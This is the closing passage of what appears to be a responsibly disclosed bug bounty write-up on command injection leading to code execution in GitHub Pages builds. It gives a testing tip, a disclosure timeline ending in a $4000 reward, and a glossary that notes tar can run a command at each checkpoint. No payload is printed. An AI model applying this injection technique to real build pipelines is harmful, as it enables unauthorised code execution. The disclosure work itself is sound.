- Check whether enabling a feature automatically creates missing prerequisites, such as a branch or a Pages site. A positive result is the pipeline running without the victim having configured anything.
Disclosure timeline
All times are in CEST, Central European Summer Time.
- 2022-07-29 20:44: notified GitHub on HackerOne.
- 2022-07-29 20:54: first response from GitHub.
- 2022-08-02 19:26: GitHub confirmed the bug.
- 2022-08-23 16:54: GitHub notified the researcher that the issue was resolved.
- 2022-08-23 16:55: GitHub rewarded $4000 and a free GitHub Pro subscription.
Glossary
- Action (GitHub Actions): a reusable building block for a workflow, referenced as
owner/name@version. - Artifact: a file produced by a build and kept for later use, such as a packed website.
- bash: a common Linux shell, the program that reads and runs typed commands.
- Branch: a parallel version of a repository's files, such as
main. - Build: the process of turning source files into a finished website.
- Bug bounty programme: a scheme where a company pays people for reporting security bugs responsibly.
- Checkpoint (tar): a progress marker during archiving;
tarcan be told to run a command at each one. - CI (continuous integration): automating builds and tests on a server.
- Command injection: a bug where text meant as data is read by the shell as commands.
- Commit: a saved change to a repository, with a message and an author.
- Crypto mining: using a computer's processing power to earn cryptocurrency for someone else.
- curl: a command-line tool that fetches web addresses.
- Deploy: put finished files where the public website can serve them.
- Directory: a folder.
- GET / POST / PUT: HTTP methods;
GETasks for a page,POSTsends data,PUTupdates something. - GitHub Actions: GitHub's automation system for running workflows on runners.
- GitHub Pages: a hosting service that serves a repository's files as a website.
- Header: a labelled line of extra information sent with a web request.
- HackerOne: a platform where security reports are submitted and tracked.
- HTTP/2: a version of the web protocol.
- Jekyll: a static site generator that turns Markdown into HTML.
- Job: a group of steps in a workflow that runs on one runner.
- Link (filesystem): a shortcut to another file.
- Man page: the built-in manual for a Linux command.
- Markdown: plain text with simple formatting marks, converted to HTML.
- Parameter: a named value in a URL, written
name=value. - Payload: the malicious input an attacker sends.
- Pipe (
|): a shell symbol that feeds the output of one command into another. - Query string: the part of a URL after
?that carries parameters. - RCE (remote code execution): getting your own code to run on someone else's machine.
- Repository: a project folder on GitHub holding files and their history.
- Request / response: one message from browser to server, and the reply.
- Runner: a temporary machine GitHub starts to execute a workflow.
- Secret: a value a build needs but outsiders should not see, such as a password or key.
- Shell: a program that reads and runs commands as text.
- Static site: a website made of ready-made files served as they are.
- tar: a Linux program that packs files into a single archive.
- Telemetry: status information sent back about a process.
- Theme: a ready-made set of templates and styling for a site.
- Token: a long random string proving a request came from the real page and a logged-in session.
- URL encoding: replacing characters in a URL with
%plus two hexadecimal digits so they travel safely. - Workflow: a described sequence of steps that GitHub Actions runs.
- YAML: a plain-text settings format written as
key: valuelines.



